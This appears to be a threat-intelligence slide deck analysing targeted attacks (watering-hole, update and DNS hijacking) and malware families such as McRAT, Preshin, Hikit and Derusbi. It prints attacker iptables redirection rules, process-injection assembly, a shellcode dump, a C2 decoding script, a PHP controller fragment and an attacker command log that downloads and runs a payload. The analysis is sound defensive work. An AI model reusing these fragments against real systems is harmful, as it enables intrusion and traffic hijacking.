.rdata:0042E0E8 75 44 46 68 6E 77 3D 3D+
.rdata:0042E0E8 00
.rdata:0042E0E8
.rdata:0042E0E8
.rdata:0042E101 00 00 00

align 4
aN189xnoyhpceex db 'N18/9XnOyHPcEEXw9jRD6g==',0
; DATA XREF: .text:00427430f0
; .text:00427984f0
; "CWS05D102"

align 10h
aYq3ouuk9tzvdp0 db 'Yq3OUUK9tZvDP0bwWceIFw==',0
; DATA XREF: .text:0042741Cf0
; .text:00427970f0
; "wilbert-SC2202"

align 4
aPxjdovupFn8pee db 'PXJDOVUp/Fn8Pee+Cuf94Q==',0
; DATA XREF: .text:00427408f0
; .text:0042795Cf0
; "CWS01_03"

align 4
aQg5krrhpjnuypN db 'qg5KrrHpJNuyP+noer+RBw==',0
; DATA XREF: .text:004273F4f0
; .text:00427948f0
; "mip-xp-cht"

align 4
aG7ack9ws01r446 db 'G7Ack9Ws01R446eWH1fKFA==',0
; DATA XREF: .text:004273E1f0
; .text:00427935f0
; "xp-sp3-template"

align 10h
aRt9wzosbokZatg db 'Rt9WzOSboK+zatgWPYHDFg==',0
; DATA XREF: .text:004273D1f0
; .text:00427925f0
; "wilbert-SC1508"

align 4
aRfowhhjug6okrj db 'RfoWhHJUG6OKrJWajr1SEQ==',0
; DATA XREF: sub_4053E4+12f0
; "SetErrorMode"

align 4
aLyyvsginhy9bhp db 'lyyVsGinHy9bHp42uDFhnw==',0
; DATA XREF: sub_4053E4+21f0
; sub_406F22+64Af0
; sub_407A43+551f0
; sub_40A1D6+28Ff0 ...
; "Kernel32.dll"

align 4
```

DEMO

Agenda

1

Introduction

2

Operation A

3

Operation B

Drive-by Download Attack

Update Hijacking


Domain Name Hijacking

Drive-by Download Attack

Update Hijacking

Domain Name Hijacking

Drive-by Download (Watering Hole) Attack



Access Control

.htaccess

```
Order deny,allow
#mgw
allow from [REDACTED] 94.
allow from [REDACTED] 1.
#mgw [REDACTED]
allow from [REDACTED] 91.
#mgw [REDACTED]
allow from [REDACTED].2
#[REDACTED]
allow from [REDACTED] 1.
allow from [REDACTED] 64.
allow from [REDACTED]
#[REDACTED]
allow from [REDACTED].
allow from [REDACTED].98
```



Target name



IP address

0-day Exploits

CVE-2013-3893 (MS13-080)

- Detected around September 2013
- Vulnerability in Internet Explorer

CVE-2013-3918 (MS13-090)

- Detected around October 2013
- Vulnerability in Internet Explorer

CVE-2014-0324 (MS14-012)

- Detected around February 2014
- Vulnerability in Internet Explorer

Attack Techniques

Drive-by Download Attack

Update Hijacking

Domain Name Hijacking


Update Hijacking

Method used to alter updated information



Another Update Hijacking Pattern

Method used without changing update server's file



Another Update Hijacking Pattern

Method used without changing update server's file

TCP 80 is forwarded by iptables.

```
iptables -t nat -A PREROUTING -i eth0 -s aa.bb.cc.dd -p  
tcp --dport 80 -j DNAT --to-destination ww.xx.yy.zz:53
```

Key Point

- Update server's file is unchanged
- Does not save iptables
- Targeted organization sees as if it is communicating with legitimate update server

Attack Techniques


Drive-by Download Attack

Update Hijacking

Domain Name Hijacking

Domain Name Hijacking

0. Change registration information



DETAILS OF MALWARE

Domain Name Hijacking

Routing of only specific DNS queries by using iptables

```
iptables -t nat -A PREROUTING -p udp --dport 53 -m string --from 30 --to 34 --hex-string "|03|AAA" --algo bm -j DNAT --to-destination aa.bb.cc.dd:54
```

```
iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT -to ww.xx.yy.zz:53
```

Key Point

AAA.example.com

- Routing of only specific sub domains
- Other DNS queries are routed to the legitimate DNS server

Characteristics of Malware

- ① Uses a different malware before and after the intrusion
- ② Some malware run in memory only
- ③ Embedding target organization's internal information
- ④ Uses code signing certificate in some cases

Characteristics of Malware

Intrusion

BlackCoffee

McRAT

Preshin

Agtid



Concealing

Hikit

Derusbi

PlugX

Malware (Intrusion)

BlackCoffee

McRAT

Preshin

Agtid

HTTP bot with basic functions

Command List

command	info
0x184004	Execute remote shell
0x184008	Run remote shell command
0x18400c	Create file
0x184010	Load file
0x184014	Get drive information
0x184018	Create directory
0x18401c	Search file
0x184020	Delete file

command	info
0x184024	Move file
0x184028	Process list
0x18402c	Terminate process
0x184030	Sleep
0x184034	Install command
0x184038	Set Sleep Time
0x18403c	Terminate

IP Address Acquisition Algorithm

Get C2 IP address from Web page

```
<!--script type="text/javascript" src='
<!--@MICR0S0FT ██████████ C0RP0RATI0N-->
<script type="text/javascript" src="htt
```

start: @MICR0S0FT
end: C0RP0RATI0N

```
<!-- saved from url=(0035)l0ve y0u 4 eveR ██████████ Reve 4 u0y ev0l -->
```

start: l0ve y0u 4 eveR
end: Reve 4 u0y ev0l

Decode

```
8 def main():
9     string = sys.argv[1]
10    str1 = string[0::2]
11    str2 = string[1::2]
12
13    ans = ""
14    for (c1, c2) in izip(str1, str2):
15        ans +=chr((((((ord(c2) << 4) & 0xff) + ord(c1)) & 0xff) - 0x71) & 0xff))
16    print(inet_ntoa(ans))
```

Malware (Intrusion)

BlackCoffee

McRAT

Preshin

Agtid

Plug-in-based malware

Command list

command number	info
0	Send data to server
1	Set TickCount
3	Plug-in registration
4	Allocate Plug-in settings area
5	Set Plug-in settings area
6	Create/Execute plug-in
7	Terminate plug-in
8	Create configuration file
9	-

Malware Running in Memory Only

CVE-2013-3918 with McRAT

000000A0	92 9F BE 77 92 9F BE 77	92 9F BE 77 92 9F BE 77	...w...w...w...w
000000B0	92 9F BE 77 92 9F BE 77	92 9F BE 77 92 9F BE 77	...w...w...w...w
000000C0	92 9F BE 77 92 9F BE 77	92 9F BE 77 92 9F BE 77	...w...w...w...w
000000D0	92 9F BE 77 92 9F BE 77	92 9F BE 77 92 9F BE 77	...w...w...w...w
000000E0	92 9F BE 77 92 9F BE 77	92 9F BE 77 92 9F BE 77	...w...w...w...w
000000F0	92 9F BE 77 92 9F BE 77	92 9F BE 77 92 9F BE 77	...w...w...w...w
00000100	92 9F BE 77 92 9F BE 77	92 9F BE 77 F4 BD BC 77	...w...w...w...w
00000110	F4 BD BC 77 2C 06 8B 77	92 9F BE 77 3F 88 1C 77	...w,6.wn@?.w.w
00000120	07 9F C0 77 07 5F BE 77	07 5F BE 77 D4 DE BF 77	...w._.w_.w...w
00000130	92 CF C0 77 77 0C C0 77	AD B1 BE 77 AC 05 C1 77	...ww...w...w...w
00000140	E8 7A BF 77 92 9F BE 77	C1 80 BE 77 CC AA BD 77	.z.w...w...w...w
00000150	D4 DE BF 77 31 11 BC 77	F0 67 C0 77 25 10 C0 77	...w1..w.g.w%.w
00000160	EB 10 5B 4B 33 C9 66 B9	CF 01 80 34 0B 9F E2 FA	..[K3.f....4....
00000170	EB 05 E8 EB FF FF FF 56	57 52 33 C9 64 8B 71 30VWR3.d.q0
00000180	8B 76 0C 8B 76 1C 8B 5E	08 8B 7E 20 8B 36 81 7F	.v..v..^..~.6..
00000190	0C 33 00 32 00 75 EF 5A	5F 5E E9 72 01 00 00 59	.3.2.u.Z_^..r...Y
000001A0	8B AC 24 20 FF FF FF 8B	A4 24 20 FF FF FF 89 69	..\$.\$.i
000001B0	20 8B E9 8B FD 6A 08 59	E8 0D 01 00 00 E2 F9 90j.Y.....
000001C0	6A 00 00 30 00 00 00 6	14 63 00 00 62 00 FF 55	j@h.0..h.c..j..U
000001D0	04 00 00 00 00 00 00 00	00 00 00 00 00 00 00 68`.....u0h
000001E0	14 00 00 00 00 00 00 6A	00 00 00 00 00 00 00 6A	.c..Y..aj.j.j.Pj
000001F0	00 6A 00 FF 55 08 81 EC	00 05 00 00 33 C0 B9 00	.j..U.....3...
00000200	05 00 00 8B EC E3 AA 8B	DC C7 03 44 00 00 00 8Dd
	skip		
000005F0	D0 50 50 83 C7 08 57 E8	84 FD FF FF 58 FF E0 C3	.PP...W.....X...
00000600	E8 85 FF FF FF 54 CA AF	91 A4 B6 00 00 BF 5D B6T.....].
00000610	E5 E8 10 00 3C 06 9A 03	99 7A 10 10 40 00 5B 55<.....z..@[U
00000620	8B FF FF FF FF 13 8B 4B	04 8B 43 08 8B 6B 0C 03K..C..k..
00000630	DA 83 EB 05 8D 34 8B 2B	EE 60 8B 7C 8B FC 29 2C4.+.`. ..),
00000640	37 E2 E7 61 5D D3 34 ED	FD 03 C6 FF E0 3C 04 5B	7..a].4.....<.[
00000650	44 06 45 00 00 00 00 00	4D 51 5C 70 7C 84 8C 34	D.LT\M.4Mdl ..4
00000660	4D D3 34 00 00 00 00 00	00 00 00 00 00 00 00 00	M.4.....4M.....
00000670	DC 65 10 00 00 00 00 00	00 00 00 00 00 00 00 00	.e.4M.....i..
00000680	14 1C 24 2C 34 69 9A A6	69 3C 44 4C 54 5C A6 69	..\$,4i..i<DLT\i
00000690	9A A6 64 6C 74 7C 84 9A	A6 69 9A 8C 94 9C A4 AC	..dlt ...i.....
000006A0	B4 69 9A A6 69 BC C4 CC	D4 DC B6 69 9A A6 E4 EC	.i..i.....i.....

Malware Running in Memory Only

CVE-2013-3918 with McRAT

```
or     eax, eax
jz     short loc_2AF
mov     [esp+500h+hProcess], eax
push   PAGE_EXECUTE_READWRITE ; f1Protect
push   3000h                    ; f1AllocationType
push   6314h                    ; dwSize
push   0                       ; lpAddress
push   eax                     ; hProcess
call   [ebp+str.VirtualAllocEx]
or     eax, eax
jz     short loc_2AF
mov     ebx, esp
add     ebx, 44h ; 'D'
add     ebx, 10h
mov     [esp+500h+lpStartAddress], eax
push   0                       ; *lpNumberOfBytesWritten
push   6314h                    ; nSize
lea     eax, [ebp+str.MALWARE_DATA]
push   eax                     ; lpBuffer
mov     eax, [esp+50Ch+lpStartAddress]
push   eax                     ; lpBaseAddress
mov     eax, [esp+510h+hProcess]
push   eax                     ; hProcess
call   [ebp+str.WriteProcessMemory]
or     eax, eax
jz     short loc_2AF
push   0                       ; lpThreadId
push   0                       ; dwCreationFlags
push   0                       ; lpParameter
mov     eax, [esp+50Ch+lpStartAddress]
push   eax                     ; lpStartAddress
push   0                       ; dwStackSize
push   0                       ; lpThreadAttributes
mov     eax, [esp+518h+hProcess]
push   eax                     ; hProcess
call   [ebp+str.CreateRemoteThread]
```

- Executes rundll32.exe and injects code
- McRAT's data below Shellcode is injected
- Not saved as a file

Malware (Intrusion)

BlackCoffee

McRAT

Preshin

Agtid

Simple HTTP bot with limited functions

Command list

command	info
downonly	Download file
downexec	Download and Execute file
-	Run remote shell command

Preshin Controller

PHP-based Controller

```
1  <?php
2  Header( "Content-Type:  text/html\n\n");
3  Header( "Cache-Control:  proxy-revalidate,no-cache,must-revalidate" );
4  error_reporting(0);
5  $nContentLength = 0;
6  $sQuery_String = getenv("QUERY_STRING");
7  $sQuery_Method = getenv("REQUEST_METHOD");
8  $sContent_Length = getenv("CONTENT_LENGTH");
9  if($sQuery_Method == "GET")
10     $sQuery_String = getenv("QUERY_STRING");
11  else if($sQuery_Method == "POST")
12     $sQuery_String = file_get_contents("php://input");
13  $nContentLength = strlen($sQuery_String);
14  if($nContentLength >= 8 + 8)
15     $headFlag = substr($sQuery_String,8,4);
16     if($headFlag == "ah8d")
17         $cmd = substr($sQuery_String,4+8,4);
18         if($cmd == "1059")
19             {
20                 handle_reportactiveinfo_event($sQuery_String,$nContentLength);
21             }
22         else if($cmd == "1vbi")
23             {
24                 handle_queryhost_event($sQuery_String,$nContentLength);
25             }
26         else if($cmd == "u0vg")
```

Preshin Controller

Example of command execution

```
dir d:\files\  
dir "d:\tools\program files\  
dir "d:\files\program files\  
dir "c:\program files\  
dir "c:\program files\Google\Chrome\Application"  
echo 123 >c:\PROGRA~1\Google\Chrome\Application\1.txt  
dir c:\PROGRA~1\Google\Chrome\Application\  
downonly http://[REDACTED]/1.cab -savefile d:\temp\1.cab  
dir d:\temp\*.cab  
wusa d:\temp\1.cab /quiet /extract:C:\c:\PROGRA~1\Google\Chrome\Application\  
wusa d:\temp\1.cab /quiet /extract:c:\PROGRA~1\Google\Chrome\Application\  
dir c:\PROGRA~1\Google\Chrome\Application\  
at 4:08 c:\PROGRA~1\Google\Chrome\Application\chrome.exe  
tasklist /svc  
c:\PROGRA~1\Google\Chrome\Application\chrome.exe  
tasklist
```

Malware (Intrusion)

BlackCoffee

McRAT

Preshin

Agtid

HTTP bot with basic functions

Command list

command	info
1	Get disk information
2	File list
3	Open file
4	Upload file
5	Create file
7	Load file

command	info
8	-
9	Delete file
10	Delete file/folder
11	Upload file
12	Create folder
13	Move file

Malware (Concealing)

Hikit

Derusbi

PlugX

Malware with Rootkit functions

Command list

command	info
file	File related operation
information	Send configuration information
proxy	Enable Proxy settings
connect	Connect to Hikit proxy
shell	Run remote shell command
socks5	Enable Proxy settings (socks5)
exit	Terminate

Hikit Configuration Information

Hikit has proxy information of the internal network

```
[Hikit Config Info]
ID                : M_8BE0, test
Proxy setting
  Type            : 1
  Server          : ██████████.jp
  User            :
  Password        :
Server setting1
  Server          : ██████████.113
  Port            : 443
Server setting2
  Server          :
  Port            : 0
Start Time        : 00:00:00
Stop Time         : 00:00:00
Work Day (Enable: 1 Disable: 0)
  Mon: 1 Tue: 1 Wed: 1 Thu: 1 Fir: 1 Sat: 1 Sun: 1
Sleep Until      : 0-0-0 0:0:0
Hide Flag         : Disable
```

ID ←

Target name

Proxy info ←

Rootkit setting ←

Malware (Concealing)

Hikit

Derusbi

PlugX

Malware recently often used

Command list

command	info
cmd4	Service/Process related operation
cmd5	Run remote shell command
cmd6	Connect to Derusbi proxy
cmd7	File operation
cmd8	Terminate
cmd9	Create/Delete file

Derusbi Configuration Information

Derusbi has proxy information of the internal network

```
[Derusbi Config Info]
ID : ██████████20150126
Server list : ██████████.140:443, ██████████.140:80
Sleep time : 1
Service name? : wuau serv
Connect mode : 4 (HTTP POST)
Proxy setting 1
  Server : ██████████:8080
  User :
  Password :
Proxy setting 2
  Server : ██████████:8080
  User :
  Password :
Proxy setting 3
  Server :
  User :
  Password :
```



ID

